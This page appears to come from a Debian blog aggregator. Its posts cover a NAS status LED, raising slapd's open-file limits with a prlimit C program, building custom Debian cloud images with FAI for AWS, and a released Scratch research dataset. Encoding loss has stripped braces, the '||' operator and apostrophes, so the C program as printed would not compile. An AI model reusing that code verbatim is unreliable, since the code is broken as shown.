Part one of a series. part 2, part 3. Late last year, I was pondering how one might add a status indicator to a headless machine like my NAS to indicate things like failed jobs. After a brief run through of some options (a USB-based custom device; a device pretending to be a keyboard attached to a PS/2 port; commandeering the HD activity LED; commandeering the PC speaker wire) I decided that I didn't have the time to learn the kind of skills needed to build something at that level and opted to buy a pre-assembled programmable USB thing instead, called the BlinkStick. Little did I realise that my friend Jonathan McDowell thought that this was an interesting challenge and actually managed to design, code and build something! Here's his blog post outlining his solution and here's his code on github (or canonically) Even thought I've bought the blinkstick, given Jonathan's efforts (and the bill of materials) I'm going to have to try and assemble this for myself and give it a go. I've also managed to borrow an Arduino book from a colleague at work. Either way, I still have some work to do on the software/configuration side to light the LEDs up at the right time and colour based on the jobs running on the NAS and their state.

14 February 2017

Arturo Borrero Gonz lez: About process limits

Graphs The other day I had to deal with an outage in one of our LDAP servers, which is running the old Debian Wheezy (yeah, I know, we should update it). We are running openldap, the slapd daemon. And after searching the log files, the cause of the outage was obvious:
[...]
slapd[7408]: warning: cannot open /etc/hosts.allow: Too many open files
slapd[7408]: warning: cannot open /etc/hosts.deny: Too many open files
slapd[7408]: warning: cannot open /etc/hosts.allow: Too many open files
slapd[7408]: warning: cannot open /etc/hosts.deny: Too many open files
slapd[7408]: warning: cannot open /etc/hosts.allow: Too many open files
slapd[7408]: warning: cannot open /etc/hosts.deny: Too many open files
[...]
[Please read About process limits, round 2 for updated info on this issue] I couldn t believe that openldap is using tcp_wrappers (or libwrap), an ancient software piece that hasn t been updated for years, replaced in many other ways by more powerful tools (like nftables). I was blinded by this and ran to open a Debian bug agains openldap: #854436 (openldap: please don t use tcp-wrappers with slapd). The reply from Steve Langasek was clear:
If people are hitting open file limits trying to open two extra files,
disabling features in the codebase is not the correct solution.
Obvoursly, the problem was somewhere else. I started investigating about system limits, which seems to have 2 main components: According to my searchings, my slapd daemon was being hit by the latter. I reviewed the default system-wide limits and they seemed Ok. So, let s change the other limits. Most of the documentantion around the internet points you to a /etc/security/limits.conf file, which is then read by pam_limits. You can check current limits using the ulimit bash builtin. In the case of my slapd:
arturo@debian:~% sudo su openldap -s /bin/bash
openldap@debian:~% ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
scheduling priority             (-e) 0
file size               (blocks, -f) unlimited
pending signals                 (-i) 7915
max locked memory       (kbytes, -l) 64
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
real-time priority              (-r) 0
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) 2000
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
This seems to suggest that the openldap user is constrained to 1024 openfiles (and some more if we check the hard limit). The 1024 limit seems low for a rather busy service. According to most of the internet docs, I m supposed to put this in /etc/security/limits.conf:
[...]
#<domain>      <type>  <item>         <value>
openldap	soft	nofile		1000000
openldap	hard	nofile		1000000
[...]
I should check as well that pam_limits is loaded, in /etc/pam.d/other:
[...]
session		required	pam_limits.so
[...]
After reloading the openldap session, you can check that, indeed, limits are changed as reported by ulimit. But at some point, the slapd daemon starts to drop connections again. Thing start to turn weird here. The changes we made until now don t work, probably because when the slapd daemon is spawned at bootup (by root, sysvinit in this case) no pam mechanisms are triggered. So, I was forced to learn a new thing: process limits. You can check the limits for a given process this way:
arturo@debian:~% cat /proc/$(pgrep slapd)/limits
Limit                     Soft Limit           Hard Limit           Units
Max cpu time              unlimited            unlimited            seconds
Max file size             unlimited            unlimited            bytes
Max data size             unlimited            unlimited            bytes
Max stack size            8388608              unlimited            bytes
Max core file size        0                    unlimited            bytes
Max resident set          unlimited            unlimited            bytes
Max processes             16000                16000                processes
Max open files            1024                 4096                 files
Max locked memory         65536                65536                bytes
Max address space         unlimited            unlimited            bytes
Max file locks            unlimited            unlimited            locks
Max pending signals       16000                16000                signals
Max msgqueue size         819200               819200               bytes
Max nice priority         0                    0
Max realtime priority     0                    0
Max realtime timeout      unlimited            unlimited            us
Good, seems we have some more limits attached to our slapd daemon process. If we search the internet to know how to change process limits, most of the docs points to a tool known as prlimit. According to the manpage, this is a tool to get and set process resource limits, which is just what I was looking for. According to the docs, the prlimit system call is supported since Linux 2.6.36, and I m running 3.2, so no problem here. Things looks promising. But yes, more problems. The prlimit tool is not included in the Debian Wheezy release. A simple call to a single system call was not going to stop me now, so I searched more the web until I found this useful manpage: getrlimit(2). There is a sample C code included in the manpage, in which we only need to replace RLIMIT_CPU with RLIMIT_NOFILE:
#define _GNU_SOURCE
#define _FILE_OFFSET_BITS 64
#include <stdio.h>
#include <time.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/resource.h>
#define errExit(msg) do   perror(msg); exit(EXIT_FAILURE); \
                          while (0)
int
main(int argc, char *argv[])
 
    struct rlimit old, new;
    struct rlimit *newp;
    pid_t pid;
    if (!(argc == 2   argc == 4))  
        fprintf(stderr, "Usage: %s <pid> [<new-soft-limit> "
                "<new-hard-limit>]\n", argv[0]);
        exit(EXIT_FAILURE);
     
    pid = atoi(argv[1]);        /* PID of target process */
    newp = NULL;
    if (argc == 4)  
        new.rlim_cur = atoi(argv[2]);
        new.rlim_max = atoi(argv[3]);
        newp = &new;
     
    /* Set CPU time limit of target process; retrieve and display
       previous limit */
    if (prlimit(pid, RLIMIT_NOFILE, newp, &old) == -1)
        errExit("prlimit-1");
    printf("Previous limits: soft=%lld; hard=%lld\n",
            (long long) old.rlim_cur, (long long) old.rlim_max);
    /* Retrieve and display new CPU time limit */
    if (prlimit(pid, RLIMIT_NOFILE, NULL, &old) == -1)
        errExit("prlimit-2");
    printf("New limits: soft=%lld; hard=%lld\n",
            (long long) old.rlim_cur, (long long) old.rlim_max);
    exit(EXIT_FAILURE);
 
And them compile it like this:
arturo@debian:~% gcc limits.c -o limits
We can then call this new binary like this:
arturo@debian:~% sudo limits $(pgrep slapd) 1000000 1000000
Finally, the limit seems OK:
arturo@debian:~% cat /proc/$(pgrep slapd)/limits
Limit                     Soft Limit           Hard Limit           Units
Max cpu time              unlimited            unlimited            seconds
Max file size             unlimited            unlimited            bytes
Max data size             unlimited            unlimited            bytes
Max stack size            8388608              unlimited            bytes
Max core file size        0                    unlimited            bytes
Max resident set          unlimited            unlimited            bytes
Max processes             16000                16000                processes
Max open files            1000000              1000000              files
Max locked memory         65536                65536                bytes
Max address space         unlimited            unlimited            bytes
Max file locks            unlimited            unlimited            locks
Max pending signals       16000                16000                signals
Max msgqueue size         819200               819200               bytes
Max nice priority         0                    0
Max realtime priority     0                    0
Max realtime timeout      unlimited            unlimited            us
Don t forget to apply this change every time the slapd daemon starts. Nobody found this issue before? really?

11 February 2017

Noah Meyerhans: Using FAI to customize and build your own cloud images

At this past November's Debian cloud sprint, we classified our image users into three broad buckets in order to help guide our discussions and ensure that we were covering the common use cases. Our users fit generally into one of the following groups:
  1. People who directly launch our image and treat it like a classic VPS. These users most likely will be logging into their instances via ssh and configuring it interactively, though they may also install and use a configuration management system at some point.
  2. People who directly launch our images but configure them automatically via launch-time configuration passed to the cloud-init process on the agent. This automatic configuration may optionally serve to bootstrap the instance into a more complete configuration management system. The user may or may not ever actually log in to the system at all.
  3. People who will not use our images directly at all, but will instead construct their own image based on ours. They may do this by launching an instance of our image, customizing it, and snapshotting it, or they may build a custom image from scratch by reusing and modifying the tools and configuration that we use to generate our images.
This post is intended to help people in the final category get started with building their own cloud images based on our tools and configuration. As I mentioned in my previous post on the subject, we are using the FAI project with configuration from the fai-cloud-images. It's probably a good idea to get familiar with FAI and our configs before proceeding, but it's not necessary. You'll need to use FAI version 5.3.4 or greater. 5.3.4 is currently available in stretch and jessie-backports. Images can be generated locally on your non-cloud host, or on an existing cloud instance. You'll likely find it more convenient to use a cloud instance so you can avoid the overhead of having to copy disk images between hosts. For the most part, I'll assume throughout this document that you're generating your image on a cloud instance, but I'll highlight the steps where it actually matters. I'll also be describing the steps to target AWS, though the general workflow should be similar if you're targeting a different platform. To get started, install the fai-server package on your instance and clone the fai-cloud-images git repository. (I'll assume the repository is cloned to /srv/fai/config.) In order to generate your own disk image that generally matches what we've been distributing, you'll use a command like:
sudo fai-diskimage --hostname stretch-image --size 8G \
--class DEBIAN,STRETCH,AMD64,GRUB_PC,DEVEL,CLOUD,EC2 \
/tmp/stretch-image.raw
This command will create an 8 GB raw disk image at /tmp/stretch-image.raw, create some partitions and filesystems within it, and install and configure a bunch of packages into it. Exactly what packages it installs and how it configures them will be determined by the FAI config tree and the classes provided on the command line. The package_config subdirectory of the FAI configuration contains several files, the names of which are FAI classes. Activating a given class by referencing it on the fai-diskimage command line instructs FAI to process the contents of the matching package_config file if such a file exists. The files use a simple grammar that provides you with the ability to request certain packages to be installed or removed. Let's say for example that you'd like to build a custom image that looks mostly identical to Debian's images, but that also contains the Apache HTTP server. You might do that by introducing a new file to package_config/HTTPD file, as follows:
PACKAGES install
apache2
Then, when running fai-diskimage, you'll add HTTPD to the list of classes:
sudo fai-diskimage --hostname stretch-image --size 8G \
--class DEBIAN,STRETCH,AMD64,GRUB_PC,DEVEL,CLOUD,EC2,HTTPD \
/tmp/stretch-image.raw
Aside from custom package installation, you're likely to also want custom configuration. FAI allows the use of pretty much any scripting language to perform modifications to your image. A common task that these scripts may want to perform is the installation of custom configuration files. FAI provides the fcopy tool to help with this. Fcopy is aware of FAI's class list and is able to select an appropriate file from the FAI config's files subdirectory based on classes. The scripts/EC2/10-apt script provides a basic example of using fcopy to select and install an apt sources.list file. The files/etc/apt/sources.list/ subdirectory contains both an EC2 and a GCE file. Since we've enabled the EC2 class on our command line, fcopy will find and install that file. You'll notice that the sources.list subdirectory also contains a preinst file, which fcopy can use to perform additional actions prior to actually installing the specified file. postinst scripts are also supported. Beyond package and file installation, FAI also provides mechanisms to support debconf preseeding, as well as hooks that are executed at various stages of the image generation process. I recommend following the examples in the fai-cloud-images repo, as well as the FAI guide for more details. I do have one caveat regarding the documentation, however: FAI was originally written to help provision bare-metal systems, and much of its documentation is written with that use case in mind. The cloud image generation process is able to ignore a lot of the complexity of these environments (for example, you don't need to worry about pxeboot and tftp!) However, this means that although you get to ignore probably half of the FAI Guide, it's not immediately obvious which half it is that you get to ignore. Once you've generated your raw image, you can inspect it by telling Linux about the partitions contained within, and then mount and examine the filesystems. For example:
admin@ip-10-0-0-64:~$ sudo partx --show /tmp/stretch-image.raw
NR START      END  SECTORS SIZE NAME UUID
 1  2048 16777215 16775168   8G      ed093314-01
admin@ip-10-0-0-64:~$ sudo partx -a /tmp/stretch-image.raw 
partx: /dev/loop0: error adding partition 1
admin@ip-10-0-0-64:~$ lsblk 
NAME      MAJ:MIN RM    SIZE RO TYPE MOUNTPOINT
xvda      202:0    0      8G  0 disk 
 xvda1   202:1    0 1007.5K  0 part 
 xvda2   202:2    0      8G  0 part /
loop0       7:0    0      8G  0 loop 
 loop0p1 259:0    0      8G  0 loop 
admin@ip-10-0-0-64:~$ sudo mount /dev/loop0p1 /mnt/
admin@ip-10-0-0-64:~$ ls /mnt/
bin/   dev/  home/        initrd.img.old@  lib64/       media/  opt/   root/  sbin/  sys/  usr/  vmlinuz@
boot/  etc/  initrd.img@  lib/             lost+found/  mnt/    proc/  run/   srv/   tmp/  var/  vmlinuz.old@
In order to actually use your image with your cloud provider, you'll need to register it with them. Strictly speaking, these are the only steps that are provider specific and need to be run on your provider's cloud infrastructure. AWS documents this process in the User Guide for Linux Instances. The basic workflow is:
  1. Attach a secondary EBS volume to your EC2 instance. It must be large enough to hold the raw disk image you created.
  2. Use dd to write your image to the secondary volume, e.g. sudo dd if=/tmp/stretch-image.raw of=/dev/xvdb
  3. Use the volume-to-ami.sh script in the fail-cloud-image repo to snapshot the volume and register the resulting snapshot with AWS as a new AMI. Example: ./volume-to-ami.sh vol-04351c30c46d7dd6e
The volume-to-ami.sh script must be run with access to AWS credentials that grant access to several EC2 API calls: describe-snapshots, create-snapshot, and register-image. It recognizes a --help command-line flag and several options that modify characteristics of the AMI that it registers. When volume-to-ami.sh completes, it will print the AMI ID of your new image. You can now work with this image using standard AWS workflows. As always, we welcome feedback and contributions via the debian-cloud mailing list or #debian-cloud on IRC.

3 February 2017

Benjamin Mako Hill: New Dataset: Five Years of Longitudinal Data from Scratch

Scratch is a block-based programming language created by the Lifelong Kindergarten Group (LLK) at the MIT Media Lab. Scratch gives kids the power to use programming to create their own interactive animations and computer games. Since 2007, the online community that allows Scratch programmers to share, remix, and socialize around their projects has drawn more than 16 million users who have shared nearly 20 million projects and more than 100 million comments. It is one of the most popular ways for kids to learn programming and among the larger online communities for kids in general.
Front page of the Scratch online community (https://scratch.mit.edu) during the period covered by the dataset.
Since 2010, I have published a series of papers using quantitative data collected from the database behind the Scratch online community. As the source of data for many of my first quantitative and data scientific papers, it s not a major exaggeration to say that I have built my academic career on the dataset. I was able to do this work because I happened to be doing my masters in a research group that shared a physical space ( The Cube ) with LLK and because I was friends with Andr s Monroy-Hern ndez, who started in my masters cohort at the Media Lab. A year or so after we met, Andr s conceived of the Scratch online community and created the first version for his masters thesis project. Because I was at MIT and because I knew the right people, I was able to get added to the IRB protocols and jump through the hoops necessary to get access to the database. Over the years, Andr s and I have heard over and over, in conversation and in reviews of our papers, that we were privileged to have access to such a rich dataset. More than three years ago, Andr s and I began trying to figure out how we might broaden this access. Andr s had the idea of taking advantage of the launch of Scratch 2.0 in 2013 to focus on trying to release the first five years of Scratch 1.x online community data (March 2007 through March 2012) most of the period that the codebase he had written ran the site. After more work than I have put into any single research paper or project, Andr s and I have published a data descriptor in Nature s new journal Scientific Data. This means that the data is now accessible to other researchers. The data includes five years of detailed longitudinal data organized in 32 tables with information drawn from more than 1 million Scratch users, nearly 2 million Scratch projects, more than 10 million comments, more than 30 million visits to Scratch projects, and much more. The dataset includes metadata on user behavior as well the full source code for every project. Alongside the data is the source code for all of the software that ran the website and that users used to create the projects as well as the code used to produce the dataset we ve released. Releasing the dataset was a complicated process. First, we had navigate important ethical concerns about the the impact that a release of any data might have on Scratch s users. Toward that end, we worked closely with the Scratch team and the the ethics board at MIT to design a protocol for the release that balanced these risks with the benefit of a release. The most important features of our approach in this regard is that the dataset we re releasing is limited to only public data. Although the data is public, we understand that computational access to data is different in important ways to access via a browser or API. As a result, we re requiring anybody interested in the data to tell us who they are and agree to a detailed usage agreement. The Scratch team will vet these applicants. Although we re worried that this creates a barrier to access, we think this approach strikes a reasonable balance. Beyond the the social and ethical issues, creating the dataset was an enormous task. Andr s and I spent Sunday afternoons over much of the last three years going column-by-column through the MySQL database that ran Scratch. We looked through the source code and the version control system to figure out how the data was created. We spent an enormous amount of time trying to figure out which columns and rows were public. Most of our work went into creating detailed codebooks and documentation that we hope makes the process of using this data much easier for others (the data descriptor is just a brief overview of what s available). Serializing some of the larger tables took days of computer time. In this process, we had a huge amount of help from many others including an enormous amount of time and support from Mitch Resnick, Natalie Rusk, Sayamindu Dasgupta, and Benjamin Berg at MIT as well as from many other on the Scratch Team. We also had an enormous amount of feedback from a group of a couple dozen researchers who tested the release as well as others who helped us work through through the technical, social, and ethical challenges. The National Science Foundation funded both my work on the project and the creation of Scratch itself. Because access to data has been limited, there has been less research on Scratch than the importance of the system warrants. We hope our work will change this. We can imagine studies using the dataset by scholars in communication, computer science, education, sociology, network science, and beyond. We re hoping that by opening up this dataset to others, scholars with different interests, different questions, and in different fields can benefit in the way that Andr s and I have. I suspect that there are other careers waiting to be made with this dataset and I m excited by the prospect of watching those careers develop. You can find out more about the dataset, and how to apply for access, by reading the data descriptor on Nature s website.

Next.

Previous.